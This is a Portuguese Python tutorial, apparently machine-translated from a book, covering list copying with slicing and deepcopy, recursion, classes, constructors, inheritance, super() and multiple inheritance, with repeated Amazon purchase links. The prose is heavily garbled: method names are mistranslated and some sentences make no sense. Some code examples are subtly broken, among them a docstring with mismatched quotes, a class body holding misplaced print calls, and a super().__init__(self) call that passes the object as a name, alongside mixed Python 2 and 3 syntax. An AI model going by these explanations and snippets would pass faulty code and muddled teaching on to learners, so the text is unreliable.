
```
>>> y = x
```

No entanto, mesmo quando esse comportamento interno parece estranho em comparação com outras linguagens como C, Perl e C++, os resultados de atribuição observáveis irão responder às suas expectativas. Todavia, pode ser bastante problemático se você copiar objetos mutáveis, como dicionários e listas.

Python só constrói cópias reais se tiver que ou seja, se o programador, o usuário, exige explicitamente.


Você vai se familiarizar com os problemas mais críticos que podem acontecer quando você está copiando diferentes objetos mutáveis, ou seja, sempre que você está copiando dicionários e listas. Olhemos para copiar uma lista.

```
>>> colours1 = ["red", "green"]
>>> colours2 = colours1
>>> colours2 = ["rouge", "vert"]
>>> print colours1
['red', 'green']
```



O exemplo acima mostra uma lista simples de ser atribuído a colors1. O passo seguinte implicará a atribuição de color1 para Colors2. Depois disso, uma nova lista torna-se atribuído a Colors2. Como esperado, os valores de cores 1 não mudam e como você já deve saber, um local de memória fresca tinha sido alocado para colors2 desde que atribuiu uma nova lista completa para esta variável.

```
>>> colours1 = ["red", "green"]
>>> colours2 = colours1
>>> colours2[1] = "blue"
>>> colours1
['red', 'blue']
```



A questão, no entanto, é sobre o que iria acontecer quando você mudou um elemento da lista colors2 e colors1. No exemplo acima, um novo valor é atribuído ao segundo elemento de colors2. Muitos novatos vão se surpreender ao saber que a lista colors1 também foi alterado 'automaticamente'. Você só pode explicar isso dizendo que não houve quaisquer novas atribuições para Colors2 além de um dos seus elementos.

Usando o operador de fatia


Você pode copiar completamente rasa as estruturas da lista usando o operador de fatia sem experimentar qualquer um dos efeitos colaterais ilustrados acima:

```
>>> lst1 = ['a','b','c','d']
>>> lst2 = lst1[:]
>>> lst2[1] = 'x'
>>> print lst2
['a', 'x', 'c', 'd']
>>> print lst1
['a', 'b', 'c', 'd']
>>>
```

No entanto, assim que a lista tem sublists, você enfrentar o mesmo desafio ou seja, apenas apontadores para sublists.

```
>>> lst1 = ['a','b',['ab','ba']]
>>> lst2 = lst1[:]
```


O diagrama a seguir ilustra esse comportamento perfeitamente:



Atribuindo a 0º elemento de um novo valor para de uma dessas listas garante que não existem efeitos colaterais. Quando você tendem a mudar um único elemento da sub-lista, os problemas surgem.

```
>>> lst1 = ['a','b',['ab','ba']]
>>> lst2 = lst1[:]
>>> lst2[0] = 'c'
>>> lst2[2][1] = 'd'
>>> print(lst1)
['a', 'b', ['ab', 'd']]
```

O diagrama abaixo mostra o que aconteceria se um único elemento de uma sublista alterações: a lst1 e lst2 conteúdos são tanto mudou.



Usando o módulo de *Copydeep* Método cópia

Uma boa maneira de abordar os problemas que descrevemos é usando o módulo *cópia de*. Este módulo dá o método de 'copiar', que por sua vez permite uma cópia total de uma lista-arbitraria ou seja, superficial, e as outras listas.

Veja o exemplo de script abaixo que usa o exemplo acima e o método aqui:

```
from copy import deepcopy

lst1 = ['a','b',['ab','ba']]


lst2 = deepcopy(lst1)

lst2[2][1] = "d"
lst2[0] = "c";

print lst2
print lst1
```

Se você salvar o nosso roteiro e nomeá-la `deep_copy.py`, e se você chamar seu script com '`deep_copy.py python'`, você vai obter o resultado abaixo:

```
$ python deep_copy.py
['c', 'b', ['ab', 'd']]
['a', 'b', ['ab', 'ba']]
```



Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Recursividade em Python (Funções recursivas)

Recursiva é um adjetivo proveniente de 'recurrere', um verbo latino que significa 'correr para trás'. Isto é o que uma função recursiva ou uma definição recursiva faz: ele é simplesmente voltando para si ou "correndo de volta" Se você tiver feito alguma matemática, li algo sobre programação, ou ciência da computação, mesmo feito, você deve ter deparado com o fatorial cujas definição pode ser definida em termos aritméticos da seguinte forma: $n! = N * (n-1)!$, se $n > 1$ e $F(1) = 1$

Significado de recursão

Recursão é uma técnica de codificação ou programação de um problema em que uma função é que se autodenomina uma ou muitas vezes em seu corpo. Normalmente, ele está tomando de volta valor de retorno desta função de chamada. Quando a definição de função está cumprindo a condição de recursão, pode referir-se a esta função uma função recursiva. Em resumo, uma função recursiva em Python é um que se chama. Até agora, você já viu inúmeras funções em Python que chamar outras funções. No entanto, como o exemplo simples abaixo mostra, é muito possível para as funções de chamar-se:

```
# Program by Mitchell Aikens
# No Copyright
# 2010

num = 0

def main():
    counter(num)

def counter(num):
    print(num)
    num += 1
    counter(num)

main()
```

Se você executar o programa no IDLE, ele iria fazê-lo indefinidamente. Apenas por parar o ciclo, pressionando Ctrl + C no teclado você seria capaz de interromper a execução. Este é um exemplo simples de recursão infinita. Uma seção de usuários têm realmente relataram enfrentando falhas em seus sistemas IDLE provocando a exceção que é levantada por Ctrl + C para começar looping também. Sempre que isso ocorre, você pode pressionar Ctrl + F6 para o shell IDLE para reiniciar.

Discutivelmente, recursão é uma outra maneira de realizar o mesmo resultado que um loop de tempo. Em alguns casos, isso é completamente correta. No entanto, temos outros usos recursão que são muito válidas quando a 'para' e 'enquanto' loops de não ser ideal.

Assim como loops, é preciso observar que a recursividade pode ser controlada. o

exemplo abaixo descreve um ciclo controlado.

```
# Program by Mitchell Aikens
# No copyright
# 2012
def main():
    loopnum = int(input("How many times would you like to
loop?\n"))
    counter = 1
    recurr(loopnum,counter)

def recurr(loopnum,counter):
    if loopnum > 0:
        print("This is loop iteration",counter)
        recurr(loopnum - 1,counter + 1)
    else:
        print("The loop is complete.")

main()
```

O exemplo acima é o uso de parâmetros ou argumentos para controlar a quantidade de recursões. Basta usar o que você já sabe sobre as funções e, em seguida, seguir o fluxo do programa.

Onde você pode aplicar recursão praticamente? Leia a pequena seção abaixo que discutir um pouco sobre as aplicações desta função.

Aplicações de recursão

Normalmente, a recursividade é um assunto de ciência da computação estudado em um nível avançado. O principal uso de recursão é para resolver problemas difíceis ou complexas que se pode quebrar em pequenos problemas, idênticos.

Você não inteiramente exigem recursão para resolver um problema, porque muitos problemas que a recursividade pode resolver pode igualmente ser resolvidos usando loops. Além disso, em comparação com uma função recursiva, um circuito poderia ser mais eficiente. recursiva funções normalmente precisam de mais recursos e memória do que loops, o que os torna menos eficiente em muitos casos. Às vezes, este requisito de uso é chamado de 'sobrecarga'.

Dito isto, eu sei que você pode agora estar se perguntando: "Por que perder tempo com recursão quando eu posso apenas usar um loop?" Em qualquer caso, você já sabe como usar loops e isso parece pilha de trabalho. Se você pensa assim, eu entendo perfeitamente, embora seja ideal em si mesmo. Quando você está tentando resolver problemas complexos, uma função recursiva é, uma maneira mais rápida mais fácil e mais simples de construir e código.

Você pode pensar nos seguintes 'regras':

você Se você pode resolver o problema sem recursão agora, a função retorna apenas um valor.

você Se não for possível resolver o problema sem recursão agora, a função corta o problema em algo menor, mas semelhante, e, em seguida, chama a si mesma para ser capaz de resolver o problema.

Usaremos um conceito aritmético comum mencionei anteriormente Para aplicar esta: factoriais.

Um número 'n' tem o seu fatorial representado por $n!$. Olhe para as seguintes regras fundamentais de fatoriais. $n! = 1$ se $n = 0$, e $n! = 1 \times 2 \times 3 \times \dots \times n$ se $n > 0$, por exemplo, o fatorial do número 9 é a seguinte: $9! = 1 \times 2 \times 3 \times 4 \times 5 \times 6 \times 7 \times 8 \times 9$

Abaixo é um programa que calcula fatorial de qualquer número que você, usuário,

chaves no meio da técnica de recursão.

```
def main():
    num = int(input("Please enter a non-negative integer.\n"))
    fact = factorial(num)
    print("The factorial of",num,"is",fact)

def factorial(num):
    if num == 0:
        return 1
    else:
        return num * factorial(num - 1)

main()
```

Não é um tema que a recursividade também é útil em geradores. Podemos exigir o código para gerar a série 1,2,1,3,1,2,1,4,1,2 ...

```
def crazy(min_):
    yield min_
    g=crazy(min_+1)
    while True:
        yield next(g)
        yield min_
```



```
i=crazy(1)
```

Você, então, chamar seguinte (i) para obter o elemento posterior.

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-
Intermediários / dp / 1980953902](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)

Classes e Objetos: Compreender o seu significado

Como mencionado na primeira edição, Python é uma linguagem de programação orientada a objeto. Assim, ao contrário da programação orientada a procedimento que salienta funções, enfatiza objetos.

Simplificando, os objetos são coleção de dados ou variáveis e funções ou métodos que atuam sobre esses dados. Por outro lado, uma classe atua como um modelo para o objeto.

A classe é como um protótipo ou esboço de uma casa que contém todos os detalhes sobre as portas, janelas, pisos, e assim por diante. De acordo com estas descrições, você construir uma casa; a casa é o objeto.

Uma vez que muitas casas podem ser construídas a partir de uma única descrição, você pode fazer muitos objetos de uma classe. Um objecto também pode ser referido como um exemplo de uma classe; todo o processo de fazer este objecto é conhecido como instanciação.

Definindo uma Classe

Vamos tentar definir uma classe:

Se você pode se lembrar corretamente, em Python, funções começam com a palavra-chave 'def'. Por outro lado, a classe é definida utilizando a palavra-chave 'classe'. A primeira cadeia é conhecida como a docstring e contém uma breve descrição da classe. Mesmo que não seja obrigatório, recomenda-se. Olhe para a seguinte definição simples de uma classe:

```
class MyNewClass:  
    """This is a docstring. I have created a new class"""  
    pass
```

Uma classe faz uma namespace frescos locais em que todos os atributos foram definidos. Os atributos podem ser funções ou dados.

Nós também temos atributos especiais nele contidas começando com '__' (sublinhados duplos). Por exemplo, `_doc_` lhe dará a docstring dessa classe particular. Existe também diferentes atributos especiais, que geralmente começam com sublinhados duplos (`__`). Um bom exemplo é `__doc__`, que nos dá a docstring dessa classe particular.

Quando você define uma classe, ele imediatamente cria um novo objeto de classe que tem o mesmo nome. Tal objeto de classe permite que você acesse os vários atributos e, em seguida, instanciar objetos nova marca dessa classe particular.

```
class MyClass:  
    """This is my second class"  
    a = 10  
    def func(self):  
        print('Hello')  
  
    # Output: 10  
    print(MyClass.a)  
  
    # Output: <function MyClass.func at 0x000000003079BF8>  
    print(MyClass.func)  
  
    # Output: 'This is my second class'  
    print(MyClass.__doc__)
```

Executando o programa dará o seguinte resultado:

```
10
<function 0x7feaa932eae8="" at="" myclass.func="">
This is my second class
```

Vamos agora criar um objeto:

Como você viu, você pode usar objeto de classe para ter acesso a vários atributos. Bem, você também pode usá-lo para fazer novas instâncias de objetos (instanciação) da classe. O processo de criação de um objecto não é diferente da de criação de uma chamada de função.

```
>>> ob = MyClass ()
```

Com isso, você terá um novo objeto instância nomeada 'ob' criado. Você pode acessar os atributos dos objetos com o nome do objeto prefixo.

Os atributos podem ser método ou dados. Os métodos objecto são as funções que correspondem pertencentes a esta classe. Qualquer objecto função reconhecida como um atributo de classe define ou descreve um método para objectos dessa classe particular. Isto significa simplesmente que, devido ao facto de 'MyClass.func' é um objecto função ou atributo classe, 'ob.func' será, assim, um objecto método. Você deve ter notado o parâmetro 'self' na definição da função dentro da classe, mas nós apenas chamado de 'ob.func ()' método excluindo quaisquer argumentos e ainda funcionou! A razão é simples; objetos a qualquer hora chamar seus métodos, os próprios objetos passam como os argumentos iniciais. Assim 'on.func ()' vai acabar traduzindo a 'MyClass.func (ob)'.

Geralmente, quando você chamar um método que contém uma lista de argumentos, você vai perceber que ele ainda é o mesmo que chamar o correspondente ou conforme função com uma lista de argumentos, colocando em objeto do método antes do argumento inicial. Devido a isso, o argumento da função inicial em sala de aula tem que ser o próprio objeto. Convencionalmente, isto é conhecido como 'self' e pode ter um nome diferente (Gostaria, no entanto, realmente recomendo que você siga a convenção).

Neste ponto, você deve ser um profissional em instância de objeto, objeto de classe, objeto método, objeto de função, eo que os diferencia um do outro.

construtores

Nas aulas, funções especiais são funções de classe começam com sublinhados duplos; nos referimos a eles como funções especiais porque eles carregam um significado especial.

Um que deve atacar o seu interesse é a função '`__init__()`'. Esta é uma função especial é geralmente chamado cada vez que um novo objeto dessa classe se torna instanciado. Na programação orientada a objetos, este tipo de função é chamado um construtor; ele é normalmente usado para inicializar toda a lista de variáveis.

```
class ComplexNumber:  
    def __init__(self,r=0,i=0):  
        self.real = r  
        self.imag = i  
    def getData(self):  
        print("{0}+{1}j".format(self.real,self.imag))  
  
# Create a new ComplexNumber object  
c1 = ComplexNumber(2,3)  
  
# Call getData() function  
  
# Output: 2+3j  
c1.getData()  
  
# Create another ComplexNumber object  
  
# and create a new attribute 'attr'  
c2 = ComplexNumber(5)  
c2.attr = 10  
  
# Output: (5, 0, 10)  
print((c2.real, c2.imag, c2.attr))  
  
# but c1 object doesn't have attribute 'attr'  
  
# AttributeError: 'ComplexNumber' object has no attribute 'attr'  
c1.attr
```

O exemplo acima mostra que você definir uma nova classe para substituir os números complexos. Ele contém duas funções, que incluem `__init__()` para a Inicialização das variáveis (o padrão é zero), bem como `'getData ()'` para a boa exibição do número.

Algo interessante que você deve observar na etapa anterior é que você pode criar atributos do objeto que você vá. Para o objeto 'c2', um novo atributo 'attr' foi criado e ler. No entanto, este não fez esse atributo para o objeto 'c1'.

Excluindo Atributos e Objetos

Você pode excluir qualquer atributo de um objeto a qualquer momento com o comando `del`. Para fazê-lo, tente fazer o seguinte no shell Python para obter o resultado.

```
>>> c1 = ComplexNumber(2,3)
>>> del c1.imag
>>> c1.getData()
Traceback (most recent call last):
...
AttributeError: 'ComplexNumber' object has no attribute 'imag'


>>> del ComplexNumber.getData
>>> c1.getData()
Traceback (most recent call last):
...
AttributeError: 'ComplexNumber' object has no attribute
'getData'
```

Você pode realmente excluir o objeto em si com a declaração `'del'`.

```
>>> c1 = ComplexNumber(1,3)
>>> del c1
>>> c1
Traceback (most recent call last):
...
NameError: name 'c1' is not defined
```

Na verdade, é muito mais complicado do que apenas isso. Quando você faz `'c1 = Númerocomplexo (1,3)'` você vai ter um objeto de instância fresco construído em memória eo nome `'c1'` combina com ele.

No `'del c1'`, este acessório é removido e o nome `'c1'` é removido do espaço de nomes correspondente. O objeto, no entanto, continua existente na memória e se não houver nenhum outro nome ligado a ele, é posteriormente destruída automaticamente. Esta destruição de objectos Python não referenciadas também é conhecida como a recolha de lixo.



Como você já deve saber, programação orientada a objetos constrói padrões de código reutilizáveis para conter casos de redundância em projetos de desenvolvimento. Um bom modo de programação orientada para o objecto pode atingir código é reciclável por herança, que é uma subclasse quando utiliza o código a partir de uma classe de base diferente.

Para saber mais, vamos falar sobre alguns dos aspectos importantes da herança de programação Python, incluindo aprender o funcionamento de classes filhas e classes pai, como você pode substituir os atributos e métodos, o uso da função super (), e como usar herança múltipla.

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Herança no Python

A herança é simplesmente quando uma classe usa código construído dentro de outra classe. Você pode olhar para a herança de uma forma biológica: é semelhante a uma criança herdar traços particulares de um dos pais. Isto significa que a criança pode herdar a forma de dedo ou a cor do pai. Ao mesmo tempo, as crianças também podem compartilhar o último nome com seus pais.

Classes conhecidas como subclasses ou classes filhos herdam variáveis e métodos de classes de base ou classes pai. A este respeito, acho que da classe pai conhecido como 'pai' ter variáveis de classe para 'forma de dedo', 'cor' e 'altura' da classe criança conhecida como 'criança' vai herdar de seu 'pai'. Desde a subclasse 'criança' herda da classe base 'pai', a classe 'criança' pode ser capaz de reutilizar o código de 'pai', o que permite o uso programador menos linhas de código e reduzir a redundância.

classes pai

Também chamados de classes base, classes pai construir um padrão do qual subclasses ou classes criança pode ser baseado. As classes pai lhe permitirá construir classes filho através de herança, sem a necessidade de escrever o mesmo código repetidamente cada vez. Bem, uma classe pode se tornar uma classe pai, e, portanto, eles são cada classe muito funcionais ou práticos em seu próprio direito, em vez de meros modelos.

Como exemplo, temos, digamos, uma classe geral pai: 'BANK_ACCOUNT' que contém as classes filho: 'Business_account' e 'Personal_account'. Muitos dos métodos entre contas de negócios e contas pessoais será o mesmo como os métodos para depositar e retirar dinheiro-assim, estes podem caber na classe pai da 'BANK_ACCOUNT'. A subclasse 'Business_account' conteria métodos muito específicos para ele, que pode incluir uma maneira de coletar negócios

registros e formas e Como a variável
'Employee_identification_number'.

Da mesma forma, uma classe 'Animal' pode conter métodos como 'comer ()' e 'dormir ()' apenas como uma subclasse 'Snake' poderia incluir seus próprios métodos como 'sibilante ()' e 'deslizando ()'.

Vamos criar uma classe pai 'peixe' que mais tarde irá utilizar para construir os diferentes tipos de peixes para ser suas subclasses. Além das características, cada um desses peixes terá primeiros nomes e sobrenomes.

A este respeito, você irá criar um arquivo chamado 'fish.py' e começar com o método construtor '__init__ ()'. Você vai preenchê-lo com as variáveis de classe: 'first_name' e 'last_name' para cada subclasse ou objeto 'peixe'.

`fish.py`

```
class Fish:  
    def __init__(self, first_name, last_name="Fish"):  
        self.first_name = first_name  
        self.last_name = last_name
```

Você inicializado sua variável: 'last_name' com a string 'Fish' desde que você sabe que a maioria dos peixes terá que, como seu sobrenome. Vamos agora tentar adicionar outros métodos:

```
fish.py
```

```
class Fish:  
    def __init__(self, first_name, last_name="Fish"):  
        self.first_name = first_name  
        self.last_name = last_name  
  
    def swim(self):  
        print("The fish is swimming.")  
  
    def swim_backwards(self):  
        print("The fish can swim backwards.")
```

Como você pode ver, o 'mergulho ()' e 'swim_backwards ()' métodos foram adicionados à 'classe de peixe'; isso permitirá que cada subclasse ser capaz de usar esses métodos.

Porque a maioria dos peixes que você estará criando são percebidos como peixes ósseos (o que significa que têm um esqueleto ósseo), em oposição aos que contêm um esqueleto de cartilagem conhecida como peixes cartilaginosos, você pode incluir o método '__init__()' um par mais atributos da seguinte forma:

```
fish.py
```

```
class Fish:  
    def __init__(self, first_name, last_name="Fish",  
                 skeleton="bone", eyelids=False):  
        self.first_name = first_name  
        self.last_name = last_name  
        self.skeleton = skeleton  
        self.eyelids = eyelids  
  
    def swim(self):  
        print("The fish is swimming.")  
  
    def swim_backwards(self):  
        print("The fish can swim backwards.")
```

Criando uma classe pai vai seguir uma metodologia semelhante à criação de qualquer classe-lo outra é apenas que estamos espécie de pensar sobre o tipo de métodos das classes filho vai usar uma vez criados.

As aulas para crianças

Subclasses ou classes filhas são classes que herdam de classes pai. Isto significa que cada classe filho vai ter a capacidade de tirar proveito da classe métodos e variáveis-mãe. Por exemplo, uma classe filha 'Goldfish', que pertence à subclasse da classe 'peixe' terá a chance de usar o 'mergulho' ('método que foi declarado no 'peixe', sem necessariamente ter que declarar.

Você pode olhar para todas as classes criança como assumindo o papel de uma classe da classe pai. Isto significa que se você tem uma classe filha que é referido como 'Rhombus' e sua classe pai chamada 'paralelogramo', você pode dizer que um 'Rhombus' é na verdade um 'paralelogramo' muito parecido com um 'Goldfish' é um 'peixe'. A primeira classe linha de criança parece um pouco diferente das classes não-criança desde que você tem que garantir a classe pai passa para a classe criança como um parâmetro da seguinte forma:

classe truta (peixe):

Neste caso, a classe 'Truta' é uma criança da classe 'peixe'. Isto é óbvio, porque a palavra 'Fish' está incluído entre parênteses.

Quando se trata de classes filho, você pode optar por adicionar mais métodos, substituir os métodos pai atual, ou apenas aceitar os métodos de pais padrão usando a palavra-chave 'pass' como foi feito no caso abaixo:

`fish.py`

```
...
class Trout(Fish):
    pass
```

Agora você pode construir um objeto 'Trout', sem a necessidade de fazer definições de quaisquer métodos extra.

```
fish.py
```

```
...
class Trout(Fish):
    pass

terry = Trout("Terry")
print(terry.first_name + " " + terry.last_name)
print(terry.skeleton)
print(terry.eyelids)
terry.swim()
terry.swim_backwards()
```

Você criou um objeto 'Truta' chamado 'Terry' que utiliza cada um dos métodos da classe 'peixe', mesmo que você não definir esses métodos na 'truta' classe criança. Você só tinha que passar o valor 'Terry' para o 'first_name' variável uma vez que todas as outras variáveis foram todos inicializados. Quando você executar o programa, você recebe o seguinte resultado:

Output
Terry Fish
bone
False
The fish is swimming.
The fish can swim backwards.

Agora vamos construir uma classe criança adicional que contém seus próprios métodos. Você usa o nome 'Clownfish' para esta classe; seu método especial vai permitir que ele coexistir com mar anemone--

```
fish.py
```

```
...
class Clownfish(Fish):

    def live_with_anemone(self):
        print("The clownfish is coexisting with sea anemone.")
```

Depois disso, você pode tentar criar um objeto 'clownfish' para ver como isso vai funcionar.

`fish.py`

```
...
casey = Clownfish("Casey")
print(casey.first_name + " " + casey.last_name)
casey.swim()
casey.live_with_anemone()
```

Executando o programa irá dar a saída abaixo:

Output
Casey Fish
The fish is swimming.
The clownfish is coexisting with sea anemone.

De acordo com a saída, vemos que o objeto 'clownfish' nome 'Casey' pode usar o 'mergulho ()' métodos 'peixe' e '__init__()' e também o seu método de classe criança chamada 'live_with_anemone ()'.

Se você tentar usar o 'live_with_anemone ()' método em um 'Truta' objeto, você simplesmente obter o seguinte erro:

Output
`terry.live_with_anemone()`
AttributeError: 'Trout' object has no attribute
'live_with_anemone'

A razão por trás disto é que o método 'live_with_anemone ()' pertence à classe de criança 'clownfish' e não a classe pai 'peixe'.

A classe filha herda os métodos da classe pai a que pertence e, assim, todas as classes criança pode usar estes métodos dentro programas.

Métodos de pais primordiais

Até agora, vimos a classe filha 'Trout', que tem usado a palavra-chave 'pass' para herdar todos os comportamentos de classe pai 'peixe'. Temos também olhou para o 'Clownfish' classe filha que herdou todos os comportamentos da classe pai e construiu seu próprio método exclusivo que é específico para a classe filha. Às vezes, porém, você vai querer usar alguns dos comportamentos da classe pai, mas não a lista inteira. Quando você alterar os métodos da classe pai, você essencialmente substitui-los.

Quando você está criando as classes pai e filho, você realmente tem que manter a concepção do programa em mente. Isso permitirá substituir não produzir código desnecessário, redundante.

Agora você criará uma classe filha 'tubarão' da classe pai 'peixe'. Desde que você construiu a classe 'peixe' com a idéia de criar essencialmente uma peixes ósseos, você vai precisar para criar ajustes para a classe 'tubarão' em vez de um peixe cartilaginoso. Quando se trata de programar o projeto, se você tivesse mais de um único peixe não ósseo, você provavelmente deseja criar classes separadas para cada um destes dois tipos de peixe.

Ao contrário dos peixes ósseos, os tubarões têm esqueletos feitas de cartilagem, em vez de osso. Os tubarões também têm pálpebras e não podem nadar para trás. Afundando no entanto, os tubarões podem ser capaz de manobrar-se para trás. A esta luz, estaremos substituindo o construtor método '`__init__()`', bem como o método '`swim_backwards`'. Você não tem que mudar o mergulho () método porque os tubarões podem nadar porque são peixes. Olhe para a classe filha abaixo:

fish.py

```
...
class Shark(Fish):
    def __init__(self, first_name, last_name="Shark",
                 skeleton="cartilage", eyelids=True):
        self.first_name = first_name
        self.last_name = last_name
        self.skeleton = skeleton
        self.eyelids = eyelids

    def swim_backwards(self):
        print("The shark cannot swim backwards, but can sink
backwards.")
```

Você acabou substituído os parâmetros (que foram inicializados) no método '__init__ ()'. A variável 'last_name' é, portanto, no momento definido igual ao 'tubarão' string, a variável 'esqueleto' é definida igual à string 'cartilagem', com a variável 'pálpebras' é definido como o 'verdadeiro' valor booleano. Cada instância da classe também é capaz de substituir os parâmetros aqui. Os 'swim_backwards ()' método é agora a impressão de uma cadeia diferente do que é o caso na classe pai 'peixe' porque os tubarões não pode nadar para trás como um peixes ósseos. Agora você pode construir uma classe criança instância 'Shark', que ainda será capaz de usar o método 'nadar ()' da classe pai 'peixe'

fish.py

```
...
sammy = Shark("Sammy")
print(sammy.first_name + " " + sammy.last_name)
sammy.swim()
sammy.swim_backwards()
print(sammy.eyelids)
print(sammy.skeleton)
```

Executar esse código lhe dará a saída abaixo:

Output
Sammy Shark
The fish is swimming.
The shark cannot swim backwards, but can sink backwards.
True
cartilage

A classe criança 'Shark' cancelou o `__init__()` com sucesso; também fez para o método de `'swim_backwards()'` da classe pai 'peixe', ao mesmo tempo herdar o método classe pai `'nadar()'`.

No caso, temos um número de classe criança totais restritas que são exclusivos do que o resto, substituindo os métodos de classe pai são obrigados a ser útil.

A função 'Super ()'

A função de 'super ()' pode ajudá-lo a ganhar algum acesso aos métodos herdados substituído em um objeto de classe. Quando você usa essa função, que são essencialmente chamando um método pai em um método criança para ser capaz de usá-lo. Por exemplo, você pode querer substituir aspecto de um único método pai com uma funcionalidade particular, mas, em seguida, chamar o outro método original pai para completar o método.

Em um dos alunos do programa de classificação, você pode querer ter método de classe de um pai 'weighted_grade' substituído para ser capaz de ter a funcionalidade classe original incluído. Quando você invocar a função 'super ()' você pode conseguir isso.

Esta função é geralmente utilizada dentro do __ método __init__() como este é onde você provavelmente vai exigir a adição de um pouco de exclusividade para a classe infantil e, em seguida, terminar a inicialização do pai. Vamos tentar modificar a classe criança 'Trout', para que você ver como isso funciona.

Truta são peixes de água doce natural; Assim, você terá que incluir a variável 'água' para o método __init__ () e defini-lo igual à string 'água doce', mas, em seguida, manter os outros parâmetros e variáveis de pais de classe:

`fish.py`

```
...
class Trout(Fish):
    def __init__(self, water = "freshwater"):
        self.water = water
        super().__init__(self)
...

```

Como você pode ver o método __init__ () foi substituído no 'truta' classe criança dando assim uma implementação diferente do __init__ () que já está definido pela classe pai dos peixes '. Dentro do 'truta' classe __init__ () método, o 'peixe' classe __init__ () método tem sido invocado explicitamente. Desde que você tenha substituído o método, você não precisa passar 'first_name' como um parâmetro 'truta' mais, e se você passou em um parâmetro, você, ao invés, tem que repor 'água doce'. assim você vai chamar a variável em sua instância de objeto para inicializar o 'first_name'

Você pode agora invocar as variáveis classe pai inicializados e usar a variável criança única também. Tente usar na instância 'truta':

fish.py

```
...
terry = Trout()

# Initialize first name
terry.first_name = "Terry"

# Use parent __init__() through super()
print(terry.first_name + " " + terry.last_name)
print(terry.eyelids)

# Use child __init__() override
print(terry.water)

# Use parent swim() method
terry.swim()
Output
Terry Fish
False
freshwater
The fish is swimming.
```

De acordo com a saída, o objeto 'Terry' na classe criança 'truta' pode usar o `__init__()` variável 'água' que é filho específico e, ao mesmo tempo ser capaz de chamar a `__init__()` variável de 'last_name', 'pálpebras' e primeiro_nome no pai 'peixe'.

Assim, a função de super embutido () em Python permite que você faça bom uso dos métodos da classe pai, mesmo quando substituindo aspectos particulares em nossas crianças classes destes métodos.

Herança múltipla

Uma classe pode herdar métodos e atributos de múltiplas classes pai no que chamamos de herança múltipla. Ele tem a capacidade de permitir que os programas para reduzir a redundância e apresenta um determinado nível de complexidade que para não mencionar ambigüidade-assim, você deve fazê-lo com toda a concepção do programa em mente.

Vamos tentar fazer uma classe criança 'coral_reef' que herda a partir de um 'sea_anemone' e classes 'coral'. Você pode criar um método em cada e usar a palavra-chave 'pass' na classe criança 'coral_reef' da seguinte forma:

`coral_reef.py`

`class Coral:`

```
def community(self):
    print("Coral lives in a community.")
```

`class Anemone:`

```
def protect_clownfish(self):
    print("The anemone is protecting the clownfish.")
```

```
class CoralReef(Coral, Anemone):
    pass
```

A classe 'coral' contém um método conhecido como 'comunidade ()' que imprime uma única linha, e a classe 'Anemone' contém um método conhecido como 'protect_clownfish ()' que imprime uma outra linha. Chamamos então essas duas classes em herança tupla. Portanto, 'coral' é simplesmente herdar a partir de 2 classes pai.

Vamos agora instanciar um objeto 'coral' como se segue:

```
coral_reef.py
```

```
...
great_barrier = CoralReef()
